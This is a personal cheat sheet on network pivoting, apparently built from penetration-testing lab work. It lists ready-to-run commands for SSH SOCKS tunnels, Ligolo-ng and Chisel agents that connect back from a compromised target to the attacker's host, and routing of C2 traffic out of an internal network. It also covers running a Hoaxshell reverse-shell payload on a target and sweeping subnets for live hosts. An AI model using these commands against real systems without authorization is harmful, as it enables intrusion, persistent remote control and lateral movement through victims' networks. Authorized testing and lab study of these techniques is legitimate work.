
Network Pivoting Techniques
This page aims to be a quick guide / cheat sheet about network pivoting. I update it as I learn new techniques. Hope you (and future me) will find useful stuff in here. Good luck with your network pivoting! 🪃
Reverse SSH Tunneling
On host.
ssh -N -D 5959 root@10.10.110.100 -i root.priv

# edit /etc/proxychains4.conf (or /etc/proxychains.conf)
socks5  127.0.0.1 5959

# nmap via proxychains to scan internal network (port 22)
proxychains nmap -Pn -v -p 22 172.16.1.0/24
Ligolo-ng
Install
On Kali Linux.
sudo apt install ligolo-ng
Tunnel setup
Start proxy.
ligolo-proxy -selfcert
Drop the agent on the target, then connect back.
./agent -connect 10.10.14.186:11601 -ignore-cert
You should see the agent connect back.

Open another terminal and add the new tunnel.
sudo ip tuntap add dev ligolo mode tun
sudo ip link set ligolo up
sudo ip route add 172.16.1.0/24 dev ligolo
Start the tunnel (on ligolo-proxy console).
start
Test the tunnel.
ping 172.16.1.100
Useful Ligolo-ng proxy commands
# check target interfaces
ifconfig
Reverse Port Forwarding (C2 connection)
Reverse Port Forwarding is essential when you drop a C2 agent (or spawn a reverse shell) on an internal target, and you need it to connect back to your host, outside of the internal network.
You can achieve it with SSH as long as the GatewayPorts option is set to “yes” in /etc/ssh/sshd_config, or you are able to modify the config file and restart the SSH service.
Otherwise, you can rely on Chisel: just download the correct binary (or binaries) according to your host and target architectures, decompress it and drop a copy of it on the target. Chisel binary is both server and client.
Chisel Server
Start the server.
./chisel server --socks5 --reverse
You can additionally specify the listening interface with --host <YOUR-IP>. By default Chisel will serve on every interface.
Once started, Chisel server will output a fingerprint string, which is used by the client as a token when connecting back.
Chisel client
This command will route all internal traffic directed to port 9090 on the internal interface of the target, to your host.
./chisel client -fingerprint '<FINGERPRINT>' <CHISEL_IP>:<CHISEL_PORT> <PIVOT_LISTENING_IP>:<PIVOT_LISTENING_PORT>:<C2_IP>:<C2_PORT>
For example:
- Both Chisel server and the C2 are running on your host
10.10.14.186- Chisel is listening on port 8080
- C2 is listening on port 9090
- We are going to route to our host every request made to port 9090 of the target (on every interface ->
0.0.0.0or limit it to the internal interface only).
./chisel client -fingerprint 'cBR+MAFWpN/fZoNMjQ3ynHpmzYmqVbMcHvm5ZGPKZvY=' 10.10.14.186:8080 0.0.0.0:9090:10.10.14.186:9090
Hoaxshell Server
Start Hoaxshell with -s flag set to the pivot server IP.

Copy the reverse shell payload and run it on the target (e.g. in a webshell or to stabilise a shell).
Utils
Subnet hosts discovery when gaining foothold.
# bash
for i in $(seq 1 254); do ping -c 1 -W 1 172.16.1.$i &>/dev/null && echo "172.16.1.$i is up"; done

# powershell
1..254 | ForEach-Object { $ip = "172.16.1.$_" ; if ((Test-Connection -ComputerName $ip -Count 1 -Quiet)) { Write-Host "$ip is online" } }
Another technique that worked for me on Dante was the sequent. After seeing that the majority of the routing subnet of the machine was 172.16.0.0/16 and after finding pfSense running on 172.16.1.1 exposing ports 80 and 443, I created a list of possible pfSense IPs in the other subnets (from 172.16.2.1 to 172.16.254.1) and started sending curl requests to every port to check if there was a request that returned a different behavior. In fact, only the request made to 172.16.2.1:80 did not time-out and returned “Could not connect to server” on my host and “Connection refused” on the pivot machine.
# generate a the IPs list
python3 -c "for i in range(1,255): print(f'172.16.{i}.1')" > pfsense_diff_subnets.txt

# request port 80 of every host
while read p; do curl http://$p/ --connect-timeout 5; done < pfsense_diff_subnets.txt